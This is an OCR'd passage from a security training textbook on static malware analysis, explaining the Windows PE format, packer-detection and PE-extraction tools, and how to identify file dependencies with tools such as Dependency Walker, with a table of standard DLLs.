


Figure 7.74: Screenshot of the DIE tool

The following are some additional packaging/obfuscation tools:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)
- VMprotect (*https://vmpsoft.com*)
- ps2-packer (*https://github.com*)

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)



http://www.heaventools.com

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.




Figure 7.75: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)

Static Malware Analysis: Identifying File Dependencies


- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

